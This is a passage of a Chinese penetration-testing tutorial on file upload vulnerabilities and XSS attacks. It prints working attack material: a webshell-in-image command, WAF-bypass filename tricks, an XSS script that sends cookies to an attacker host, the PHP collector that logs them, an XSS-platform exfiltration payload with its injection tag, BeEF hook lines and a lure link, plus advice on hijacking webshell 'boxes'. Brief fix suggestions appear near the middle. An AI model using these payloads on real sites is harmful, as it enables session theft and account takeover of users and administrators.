Apache HTTPD 是一款 HTTP 服务器，它可以通过 mod_php 来运行 PHP 网页。其 2.4.0 ~ 2.4.29 版本中存在一个解析漏洞，在解析 PHP 时，`1.php\x0A` 将被按照 PHP 后缀进行解析，导致绕过一些服务器的安全策略。

3.3.5 利用文件包含漏洞打开上传文件

有些网站，采用了更加严格的验证方式，通过读取图像文件的数据判断图像是否正确，例如：

```
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(strpos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}
```

上图验证了图像的尺寸 img 是否大于零，同时使用了白名单验证，并且 PHP 可能是新版本无法进行截断绕过，只有正确格式的图片头才能通过验证。那么可以将后门程序与图片写入一个文件：

```
copy 1.png /b + shell.php /a webshell.jpg
```


利用 cmd 中的 copy，在图像文件的结尾写入脚本，并合并为新的文件。那么这张图片毫无疑问可以上传成功，但是是.jpg 格式的文件。这里必须要利用另一个漏洞，文件包含漏洞，文件包含漏洞后面有专门的章节描述，这里仅做介绍：

很多网站为了灵活性考虑，使用了如下的方法写 PHP 脚本，接收 url 的一个参数，然后将这个参数作为路径，把路径对应的文件做 PHP 解析。

```
header("Content-Type:text/html;charset=utf-8");
$file = $_GET['file'];
if(isset($file)){
    include $file;
} else{
    show_source(__FILE__);
}
?>
```

考虑如下场景：例如某博客网站，导航栏、网站底部为导航按钮，用户发的博客可以在页面中间显示。但是为了让用户可以写出更加有特色的博客内容，用户可以自定义一个 HTML 的页面，使用丰富的标签语言。博客网站将用户自定义的 HTML 页面进行有害标签的过滤（例如过滤掉<script></script>等危险的脚本元素），然后保存为/user/user01.html。当用户查看自己的博客的时候，输入如下的 url：/myblog?file=user01.html，此时博客网站就会使用上图的方法，用文件包含的代码，将用户自己写的 user01.html 包含到网站的中间部分。

但是博客网站同时允许用户上传自己的头像，于是某黑客将一张图片与<?php phpinfo(); ?>的文件进行合并，上传，路径为/user/avatar.jpg。当该黑客使用如下 url 的时候：/myblog?file=avatar.jpg，上图中 include 的内容是 avatar.jpg，avatar.jpg 的内容会以 PHP 的形式进行解析，得到如下结果：



3.3.6 逻辑漏洞

文件上传的逻辑漏洞，本质上是网站的编写漏洞。这些逻辑漏洞往往难以察觉，下面就从二次渲染和条件竞争这两个逻辑漏洞来说明，代码的逻辑问题如何引起文件上传漏洞的。


3.3.6.1 条件竞争

也叫时间竞争。当文件正在打开的时候，操作系统会将文件标记为打开状态，无法执行删除命令，这个是操作系统本身的限制。考虑如下检测逻辑：服务器接受用户的文件，将其保存在/user 目录下，然后判断文件类型，如果文件类型不符，则将其删除。


出现以上情况的场景举例：某程序员使用 flask 编写网站，接受了用户的头像数据后，数据对象提供了 save 保存函数，以及 export 导出为数组两种处理方式。程序员希望将头像统一成 200px*200px 的大小，这就需要使用 cv2 函数库，但是程序员只知道 cv2 的 open 函数，即打开一个图像文件。此时程序员方便的使用了数据对象的 save 函数，存了一个临时的文件，然后用 cv2 打开了这个图像文件，进行图像处理，最后保存。

那么此时，如果上传了 php 文件，后台已经保存完成，但是代码并没有执行到判断文件类型，发现不符，然后删除的这个环节。与此同时访问这个 php 地址，多线程操作中这个文件会被打开，并将 php 脚本的执行结果返回给用户，在系统中记录文件打开的状态，这时候 php 的代码发现了是脚本想要删除，会被操作系统拒绝，从而无法删除。

使用 burp 的 intruder 功能，批量发送几千条图像上传的数据包，随便在 header 中添加一个参数即可，payload 中循环这个参数的值 10000 次。



在 burp 不停的发包的过程中，同时使用浏览器不停的刷新，大部分情况下可以看到如下的结果，地址不存在：



3.3.6.2 二次渲染

上传的图像，会显示在浏览器里，出现一个缩略图，让用户选择究竟保存还是删除。而生成缩略图的过程就是二次渲染，服务器后端需要先接收用户的图像，制作一次缩略图，然后反馈给浏览器，用户才能看到这个缩略图，然后再保存。二次渲染可能存在容易忽视的逻辑漏洞，与二次渲染的过程有关：

(1) 服务器制作缩略图的过程：

- a) 服务器接受图像后，先保存为文件，然后使用第三方库打开图像，制作缩略图，然后再次保存。由于先保存，后处理，则可能导致上面提到的条件竞争漏洞。
- b) 服务器接受图像，直接处理，然后保存为缩略图，没有问题。

(2) 缩略图传递到用户浏览器的过程：

- a) 服务器存一个专门文件夹/temp 用于存储临时文件，将制作好的缩略图保存为 /temp/user01.jpg，然后将这个地址发送给前端浏览器。
- b) 服务器并没有存储临时文件，而是将这个缩略图以 base64 编码，然后直接发送到用户的浏览器中。

(3) 缩略图保存过程

- a) 如果是(2)中的a，那么用户点击保存后，服务器直接将临时文件取出，并放入到 /user/avatar/user01.jpg，则没有逻辑漏洞
- b) 如果是(2)中的b，那么用户点击保存后，base64 编码的数据会再一次发送到服务器端，服务器进行保存。此时服务器往往会信任这个第二次的 base64 编码图像，因为这个图像是服务器本身产生的。那么如果用户将这个 base64 编码的数据替换为 webshell，这里就是文件上传漏洞。

3.3.6 编译器安全

网站的编译器如下图所示：



比如这样的编辑器（这种 web 编辑器有很多），比如 UEditor。网站中的这种文本编译器，都不是程序员自己在网站中写的，而是直接套用的第三方编译器模板。如果知道编辑器漏洞，就可以用，例如利用这个漏洞直接上传一个 php。

那么首先第一个工作是判断编译器的种类，通过网站扫描判断、根据目录判断。找到编译器种类后，直接网上搜索这种编译器可能存在的漏洞，并加以利用。如果没有找到漏洞，自己黑盒测试几乎不可能发现漏洞，因此可以视为没有漏洞。

3.3.7 文件上传漏洞总结

思路：

1. 先看中间件的解析漏洞
2. 通过网站字典扫描，判断找到文件上传的地方
3. 绕过和验证，是黑名单还是白名单
4. 都没有漏洞，看是不是网站 CMS，看看有没有 CMS 漏洞
5. 找编辑器类型，看编辑器漏洞
6. 找 CVE 漏洞公开

都没有，只能说没有漏洞，或者无法找到漏洞。

3.3.8 waf 绕过

文件上传的 waf 绕过，需要有文件上传漏洞，如果本身没有上传漏洞，绕过 waf 也没用。这里先说安全狗，因为宝塔更难绕过，遗憾的是现在大多网站都用宝塔 waf。

```
#上传参数名解析: 明确哪些东西能修改?
Content-Disposition: 一般可更改
name: 表单参数值, 不能更改
filename: 文件名, 可以更改
Content-Type: 文件MIME, 视情况更改
```

一个文件上传的过程中，会用到以下几个参数：

- (1) Content-Disposition: 可以更改
- (2) name: 表单参数值，不可更改。例如 name=id，服务器只接受 id 的值，如果把 name 修改，服务器无法接受数据。name 值由 form 表单的设定而确定。

3.3.8.4 数据重复

```
filename="y.jpg";filename="y.jpg";filename="y.jpg";filename=
"y.jpg";filename="y.jpg";filename="y.jpg";filename="y.jpg"
="x.php";
```

filename 重复多次，而网站后端在接受数据的时候，当接收到第二个 filename，会覆盖第一个 filename 的值，因此最后仅以最后一个 filename 的值为准。但是 waf 的检测原理为字符串匹配，因此可能通过数据重复的手段迷惑并绕过 waf。

3.3.8.5 Fuzz

在文件上传的时候，同样可以用 Fuzz 大法，测试海量的 filename 值，从而找到可以突破 waf 的那个。例如.php2 .pHP2 .PhP5./ .PHp3// .hTM>>>。因为 waf 的匹配规则是字符串匹配，为了性能考虑，往往不会对字符串进行处理（例如将字符串转小写），不一定内置全部的匹配规则，因此可以在这个找到突破。

3.3.9 文件上传漏洞修复建议

- (1) 后端验证：采用前后端结合的验证模式
- (2) 后缀检测：基于黑名单、白名单过滤，最好是白名单
- (3) MIME 检测：基于上传自带类型检测
- (4) 内容检测：文件头，完整性检测，使用自带的图像读取函数完整的读取图像数据，然后再保存。如果图像内容有问题则拒绝保存。

3.4 XSS 跨站

3.4.1 XSS 攻击简介

3.4.1.1 session、cookie 与数据交互

要弄明白 session 的 cookie 区别，必须要明白数据交互过程，这个过程涉及计算机网络的知识，详细的过程极为复杂，下面不涉及 tcp/ip 层以下（网络层、链路层、物理层）的交互过程：

- (1) 用户在网站中输入 www.baidu.com，通过浏览器访问
- (2) 浏览器通过 DNS 域名解析找到百度的 ip 地址，DNS 解析过程略

- (3) 浏览器创建单独的线程，通过 windows 系统调用，尝试与服务器建立 tcp 链接，执行三次握手过程
- (4) tcp 链接建立完成，发送 http 数据包到服务器中，并挂起等待服务器的返回数据
- (5) 服务器返回数据包，windows 系统唤醒这个线程，浏览器执行四次挥手过程关闭与服务器的 tcp 连接。
- (6) 通过 DOM 树渲染返回的页面，对于页面中引入的所有外部链接（css 外部样式表、js 代码、html 页面包含的其他页面、视频、图片等）进行遍历，对于每一个链接都创建一个单独的线程，执行上述的（1）~（5）过程

从上面的交互过程可以得知，浏览器对于服务器的访问是无 tcp 连接的，即，每进行一次访问，都是从打开链接到关闭链接一系列完整的交互过程。如果网站要求用户登录访问，那就意味着每次访问的过程中，用户都要携带自己的账号密码，重新登录。Session 与 cookie 就是为了解决这个无连接性的问题。

Cookie 解决问题的思路是，当用户登录某个网站后，网站会将用户的登录信息加密，在返回给用户的数据包中携带该 cookie 值，如下所示：

```
Set-Cookie: delPer=0; path=/; domain=.baidu.com
Set-Cookie: BD_CK_SAM=1;path=/
Set-Cookie: PSINO=1; domain=.baidu.com; path=/
Set-Cookie: BDSVRTM=31; path=/
Set-Cookie: H_PS_PSSID=35358_35104_31254_35239_34584_34518_35245_35381_34606_35329_35318_26350_35113_22157; path=/;
domain=.baidu.com
```

返回的数据包的 header 部分包含了 Set-Cookie 值，用于给浏览器设置 cookie，在以后浏览器访问该域名的时候需要携带这个 cookie。其中：

- (1) HTTPOnly 属性，要求该 cookie 值不可被 js 代码获取，只有在访问 url 的时候由浏览器自动添加到 header 中。
- (2) Path 属性，表示该 cookie 的作用域范围。例如有如下场景：某学校官网页面与用户是否登录无关，不需要 cookie。而学校的论坛 url 为/bbs，需要验证登录的 cookie，因此可以把 cookie 的 Path 属性设置为/bbs，那么浏览器只有在访问学校网站中的/bbs 的时候才附带这个 cookie。如果/bbs 目录中有一个 flash 小游戏，其目录为/bbs/game，这个小游戏类似于老版本 4399 小游戏，游戏状态数据全部本次存储，那么它就会提示“该游戏需要存储数据到本地，大小约为 1kb”，此时游戏的数据就以 cookie 的形式存在了本地中，Path 值为/bbs/game。当浏览器访问/bbs 的时候只会携带/bbs 的 cookie，当浏览器访问/bbs/game 时候会同时携带/bbs 和/bbs/game 的 cookie。
- (3) Domain 属性：url 作用域，默认是当前 url。

Cookie 的问题在于，如果服务器需要保存大量的临时数据，那么每一次用户访问的时候浏览器都会默认携带这些数据，这就会造成严重的网络拥塞问题。例如某个用户登录后需要从数据库中查找出 3kb 大小的个人信息，如果这些个人信息不存储为 cookie，就意味着每一次用户访问服务器，服务器都要进行一次数据库查询操作，大量浪费 CPU 资源，但是如果存为 cookie，每次用户访问服务器都会携带这些额外的数据。同时，cookie 的大小是有系统限制的，最多为 4kb。解决的办法 1 是将不同的 cookie 数据设置不同的 path，访问不同的界面携带不同的数据，不用 cookie 的界面不携带 cookie；2 是使用 session，将这些临时的用户

数据保存在服务器的内存中，这就引出了 session 的概念。

Session 的做法是，将上面的 4KB 的用户个人信息数据完全存储在服务器端的内存中，并设置唯一的编号 abc，然后将编号 abc 以 cookie 的形式发给用户，占用 cookie。当用户第二次访问服务器的时候，携带 cookie:session=abc，这时候服务器接收到数据包，会从 session 列表中根据编号取出用户的数据，避免了查库操作，同时也避免了网络拥塞问题。这些 session 的有效时间可以灵活的设置，例如 20 分钟，20 分钟用户没有访问服务器，服务器就会从 session 列表中清除这个用户的信息。Session 由于存储在服务器中，因此其大小没有系统限制。

```

Response Headers View source
Content-Length: 209
Content-Type: text/html; charset=utf-8
Date: Thu, 02 Dec 2021 08:31:23 GMT
Location: http://39.101.64.201:5000/
Server: Werkzeug/0.12.2 Python/3.8.5
Set-Cookie: session=.c3n1j0uqkPMAO_SaxFdSX8SlzPkIyIoz0jq8e7ug0Ui0OqvblNhC5vX9_6359nuXq51VusCktJNg7ktJ_NEg9oJIT153
Y3mqN103jZ6iALmqh9y1mnwK1a8Ex0gSqwFDTFrqHAeoHgCxAlt6k6KkV1Y2YkBuRyXtbsub1fj3iePamsPfoAIXdfD3G1o4cPCnU8dQSwqqF30WL
TbTayvBX_vdA3Q_FloV2w_hdze80Fx4tw280zzCt68TPchvs; HttpOnly; Path=/

```

但是 session 最主要的问题有 2 个：1. 会占用大量的服务器内存资源。2. 服务器间难以共享 session，当用户访问有多台服务器组成的集群时，第一次携带的 session 可能被不同的服务器处理，导致不承认这个 session。

鱼和熊掌不可兼得，仅网站本身的层面考虑，存储临时数据必然会浪费服务器资源或者网络链路资源，不存储临时数据就需要大量查数据库。为了服务器集群的扩展性考虑，仅一条 session 不能共享，就意味着 session 无法应用到大规模的服务器集群中，意味着 session 存储数据的做法行不通。于是 JWT (Json web token) 诞生了，沿用 cookie 的方式，JWT 使用 http 的 header 部分的 authorization 属性，而不是 cookie，其记录了用户的登录信息。与 cookie 的区别在于 cookie 通常情况下不加密，而 JWT 由服务器加密认证。同时为了型下兼容，JWT 单独使用 authorization 属性，不占用 cookie，相当于 cookie 升级版。JWT 的部分后面不在本章涉及。

3.4.1.2 XSS 攻击原理

XSS 漏洞，全程为跨站脚本漏洞，与后端没有过滤用户输入有关，但归结为前端漏洞。前端的页面变量在接受数据的时候，没有过滤，导致接收到的数据是一个 js 脚本。一般都是函数类，比如 php 的 echo、print 之类的输出类函数。

例如如下场景：网站管理员为了能够查看用户对于网站的意见反馈，于是提供了留言板功能，用户可以在留言板中留言，网站管理员在登录 admin 账号后，就可以查看到留言的内容。于是用户构建了如下的留言：

```
<script src="http://hacker.qq.com/hacker.js"></script>你的网站很好用。
```

当管理员打开后台网站的时候，这条留言会呈现在管理员的屏幕上：你的网站很好用。同时，执行了加载 js 代码的语句，而 hacker.js 代码的内容是：

```

<script>
window.onload = function() {
    cookie=document.cookie

```

```

$.ajax({
    url:" http://hacker.qq.com/hacker.php?q=" + cookie,
    type:"GET",
    success:function (data) {},
});
}

</script>

```

这段代码会在界面加载完毕后自动执行，获取页面的 cookie，并将其发送给 hacker.php。攻击者构建的 hacker.php 会收到这个 cookie 值，并将其保存：

```

<?php
$cookie = $_GET['q'];
var_dump($cookie);
$myFile = 'cookie.txt';
file_put_contents($myFile, $cookie);
?>

```

于是，一旦管理员打开了后台，其浏览器中保存了登录状态的 cookie 就会被发送到服务器中。然后，无论这个 cookie 是否加密，攻击者直接将这段 cookie 复制到 postman 中，向后台地址发送请求，并获取到后台的全部数据。

以上所举的例子是存储型 XSS，还有反射型 XSS 与 DOM 型 XSS，将在后面详细说明。可见，XSS 这个跨站脚本漏洞，指的就是浏览器执行了并非网站本身的脚本，而是来自攻击者构造的脚本，因此也叫跨站脚本。

同时，XSS 攻击是否成功有很多前提条件，包括浏览器内核版本、管理员是否登录后台查看留言等等。即，XSS 漏洞只有在被攻击者利用的情况下，有其他的人（网站管理员、普通用户等）来触发这个攻击。现在的新型网站都会预防 XSS 漏洞，而老旧的网站虽然会受到 XSS 的攻击，但是这种无人维护的老旧网站更不会有管理员登录后台查看留言，因此 XSS 漏洞相对鸡肋，一般情况下补天不接受 XSS 漏洞。

XSS 漏洞产生的必要条件：

1. 对方有漏洞，有留言板
2. 管理员登录并查看了留言（很多管理员根本不去查看，不管网站）
3. 浏览器版本支持，不拦截跨站脚本
4. 没有过滤用户留言数据

3.4.1.3 XSS 漏洞的类型以及危害

漏洞分类：存储型（持续型，危害程度高）、反射型（非持续型，危害程度低）、DOM 型

(1) 存储型：持续型，危害程度高

上面举的例子就是存储型，恶意的脚本被攻击者写入网站数据库中，当管理员访问网站后台的时候，其 cookie 值会被盗取，从而达到获取后台权限的目的。存储型 XSS 的攻击对象可以是普通用户，也可以是网站管理员。

设置 cookie 值为 http only，意思是 cookie 只能通过发送请求来获取，无法通过 js 代码获取 cookie 的值，只有当引诱用户访问了 phpinfo 文件的时候，才能获取到显示在页面中的 cookie 值，拿到并获取。可以通过 beef 让其跳转到这个页面，然后再通过 XSS 平台获取整个页面。因此设置 http only 可以有效防止 XSS 攻击。

- (2) 反射型：非持续型，危害程度较低。基本不会威胁到网站的安全，但是会威胁到用户安全

攻击数据不会被写入到数据库中，需要把恶意代码发给用户，由用户执行。如何在跨站脚本不写入数据库的情况下，用户还能够执行这段恶意的脚本？使用的方式就是恶意连接。考虑如下场景：

某购物网站存在如下的搜索界面



搜索的结果可能如下图所示：



“计算机”这个关键词出现在上面的 url 参数中的 q。也就是说，url 中的参数完全决定了页面显示的内容。那么，如果攻击者构建了如下的 q 参数：

%3Cscript+src%3Dhttp%3A%2F%2Fhacker.qq.com%2Fhacker.js%3E%3C%2Fscript%3E

在解码后会变成：<script src="http://hacker.qq.com/hacker.js"></script>

并将其组装成一条完全无害的 url，然后将其发送到贴吧论坛里：

```
<a href="http://xsstest.qq.com/search.php?q=%3Cscript+src%3Dhttp%3A%2F%2Fhacker.qq.com">
```

新传奇手游，点击就送 998！

如果这个论坛有大量的活跃用户，那么就有大量的用户就会看到这条链接“新传奇手游，点击就送 998”。一旦点击，就会跳转到那个搜索“计算机”的那个页面，并且触发攻击者构建好的 js 脚本。由于这个搜索界面是购物网站的，那么这个 js 脚本最终会将用户在这个购物网站的 cookie 获取，然后发送到攻击者的服务器中。

反射型 XSS 攻击的受害者往往是普通用户。这种容易受到攻击的网站往往是社交类网站，目的是以用户 cookie 登录网站后向好友大量发送广告、扩散恶意链接，以达到获利的目的。

- (3) DOM 型 XSS 与三种 XSS 的区别

DOM 型 XSS，又称为 DOM 反射型 XSS，类似于反射型，同样的 js 脚本不会被写入到

数据库中。他们三者的区别可以根据执行流程来分辨：

1. 首先，用户通过 get、post 等方法进行数据提交，访问某一个 url 连接，提交的数据是恶意的脚本，q=<javascript>alert(1)</javascript>。
 - a) 服务器接收到了 url 请求，使用 PHP、jsp、python 等语言，接收到了数据，并进行处理
 - i. 存储<javascript>alert(1)</javascript>到数据库中，然后反馈到用户界面，这种称之为存储型 XSS，危害持久。
 - ii. 直接将<javascript>alert(1)</javascript>放入了动态生成的页面之中，反馈给用户，这种为反射型 XSS，只有一次性效果。
 - b) 服务器接收到了 q 参数，但是并没有做任何操作，直接返回了一个页面。页面中包含了处理这个 q 的 js 代码，代码为：

```
var s = location.search;           //s = "?q=javascript:alert(1)";
s = s.substring(1, s.length);      // 返回整个查询内容
document.write('url: <a href=' + s + ">" + s + "</a>");
```

浏览器在前端处理的 js 代码，提取了 url 的值，将其插入到了网页的 DOM 中。其结果与反射型一样。

js 脚本里，可能触发 DOM 型 XSS 的属性如下：

1. document.referrer 属性
2. window.name 属性
3. location 属性
4. innerHTML 属性
5. document.write 属性

3.4.1.4 XSS 平台

从上面所述的 XSS 攻击原理可知，XSS 攻击需要加载跨站脚本，意味着必须要有一个恶意的 js 脚本可以在公网中访问到。当然可以自己在公网的服务器中搭建一个网站，再放上去恶意的 js 脚本。还可以使用第三方的 XSS 平台来简化这个攻击流程。XSS 平台由于是用于做渗透的，因此原则上是违法的，只有外网有 XSS 平台，而且是免费使用的，因为它可以共享你的攻击成果，如果要盗取的信息比较敏感，则自己搭建即可。

平台网址举例：<https://xsshs.cn/>



平台提供多种信息盗取 js 脚本：

- get+timi+ext 展开
- 帝国cms加用户 展开
- dede 展开
- apache httponly new 展开
- WordPress 4.2 展开
- 内网ip获得 展开
- 键盘记录2 展开
- XSS JS 0.1 展开
- QQ skey获取 展开
- CSRF 展开
- 读取COOKIE 展开

当勾选完需要盗取的信息后，平台会在公网生成一个用于盗取这些信息的 JavaScript 脚本，这个脚本的 url 可以被所有的用户所访问：

项目代码：

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id=EjzM&location='+escape((function(){try{return document.location.href}catch(e){return ''}})))+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}}))+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}}))+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}}))();});if(''!=1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id=EjzM&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

然后平台同时生成一个用于引入这个外部 js 脚本的代码。

如何使用：

将如下代码植入怀疑出现 XSS 的地方（注意‘的转义），即可在 [项目内容](#) 观看 XSS 效果。

```
<script src="http://xsshs.cn/EjzM"></script>
```

复制上面的代码，将其放到可能出现 XSS 的地方，例如反射型 XSS 的 url 链接中。当其他用户点击链接后，会加载上面的代码，从而引入 <http://xsshs.cn/EjzM> 中的恶意脚本，从而盗取用户数据，将用户 cookie 盗取到这个平台之中，由平台本身去接收用户 cookie。此时攻击者可以在平台上看到攻击的成果。

	+全部	时间	接收的内容	Request Headers	操作
<input checked="" type="checkbox"/>	-折叠	2020-07-31 21:22:00	<ul style="list-style-type: none"> • location : http://qqyewu.1016sangshen.cn/admin/admin_index.php • toplocation : http://qqyewu.1016sangshen.cn/admin/admin_index.php • cookie : • opener : 	<ul style="list-style-type: none"> • HTTP_REFERER : http://qqyewu.1016sangshen.cn/admin/admin_index.php • HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36 • REMOTE_ADDR : 171.113.160.203 • IP-ADDR : 	删除

收到 cookie 后，既可以用 postman 直接发送数据，也可以用浏览器打开目标地址，同时使用 burp 拦截请求，将 cookie 替换成刚刚盗取的用户 cookie，即可登录用户账号。

3.4.2 Shell 箱子

3.4.2.1 Shell 箱子原理

网上论坛中，或者是各种下载途径里，经常存在诸如菜刀这种一句话后门，也有木马的下载地址。这种论坛会告诉你，把他们的木马通过文件上传等各种手段，植入到对方的服务器中，就可以获取到对方服务器的权限。这种后门凭什么免费给你去用？因为你获取到的每


一个数据，他们也都会获取到。相当于这个后门本身也存在后门。而这个后门的后门，会将所有的数据都发送到一个统一的服务器中进行管理，这个网站就叫 webshell 信封（箱子），将盗取过的账号密码统一发送到箱子里，进行管理保存。这里面的数据都是网站权限，就可以卖钱，箱子本身违法，请勿尝试。



各种类型的后门大全（包括后门中的后门）：<https://github.com/tennc/webshell>

3.4.2.2 Shell 箱子的利用

箱子本身接收到的数据就是后门中的后门传来的，而箱子本身的数据也需要管理员去查看的。那么，如果从网上下载后门木马后，执行这个木马，可以看到如下的数据包：



之所以出现了 404，是因为这个后门的后门尝试将后门获取到的数据发送到箱子里，但是由于箱子被判违法，已经被迫关停了，所以无法访问了。如果将这个数据包中的信息改成 XSS 攻击语句，那么当管理员登录箱子的时候，管理员的 cookie 会遭到泄露，即便 cookie 中保存的 session 只有 10 分钟的时间，10 分钟足够爬虫盗取箱子中的全部数据了。

系统设置		Domain:	查找			
ID	URL	密码	时间	Google	百度	全选
69	http://www.yb47.com/1.asp	admin	2012/4/28 11:03:17	1	2	<input type="checkbox"/>
68	http://www.ybhacker.com/1.asp	admin	2012/4/28 11:03:02	0	0	<input type="checkbox"/>
67	http://news.tom.com/1.asp	admin	2012/4/26 1:24:00	6	4	<input type="checkbox"/>
66	http://www.xinhuanet.com/1.asp	admin	2012/4/26 1:23:48	4	4	<input type="checkbox"/>
65	http://www.hao123.com/1.asp	admin	2012/4/26 1:23:36	8	4	<input type="checkbox"/>
64	http://www.huanqiu.com/1.asp	admin	2012/4/26 1:23:20	0	4	<input type="checkbox"/>

如果不能保证自己做的足够隐蔽，不要尝试这种黑吃黑的行为，可能会在现实世界遭到报复。

3.4.3 Beef 工具

Beef 工具是专业的 XSS 攻击工具，其地位类似于 sqlmap 在 SQL 注入中的地位。由于 XSS 攻击需要公网 js 的恶意脚本，因此 Beef 需要搭建到公网服务器中，需要 linux 系统。

在服务器中启动 Beef：

```
root@kali:~# beef-xss
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

本地登录 Beef 后台：




复制上面的 Beef 用于 XSS 攻击的脚本链接，构造反射型、存储型 XSS 攻击：

```
Web UI: http://127.0.0.1:3000/ui/panel
Hook: <script src="http://<IP>:3000/hook.js"></script>
Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

一旦有用户在浏览器中加载 Beef 的 hook.js 脚本，Beef 会看到所有的可控制用户：

Category	Item	Status
Category: Hooked Page (5 Items)	Page Title: 草稿真入CS��123 - 管理后台	Initialization
	Page URI: http://127.0.0.1:8080/jfdd/admin/admin.php?uid=3	Initialization
	Page Referrer: http://127.0.0.1:8080/jfdd/admin/admin.php?uid=3	Initialization
	Host Name/IP: 127.0.0.1	Initialization
	Cookies: UM_distinctid=17030233e47c1-04093e03cce3d-3f6a4c00-1fa400-17030233e5b5c; CNZZDATA3801251=cnzz_eid%3D1488740908-1584624972-%26ntime%3D1586408321; .	Initialization

如上图所示，Beef 脚本十分强大，可以盗取几乎一切的数据。



BeEF 的控制界面中，还允许通过 Command 向前端发送命令。当然，服务器无法主动联系前端用户的浏览器。BeEF 的 js 脚本会每隔一段时间向 BeEF 服务器发送一次请求，获取服务器的指令。也就是说，当攻击者使用 BeEF 命令行，控制被攻击对象将页面跳转到百度的时候，这个命令会被记录在 BeEF 服务器中。被控制的浏览器执行 Beef.js 脚本请求服务器的时候，服务器返回 redirect 到百度的命令，这个命令最后被送到被攻击者的浏览器中执行。

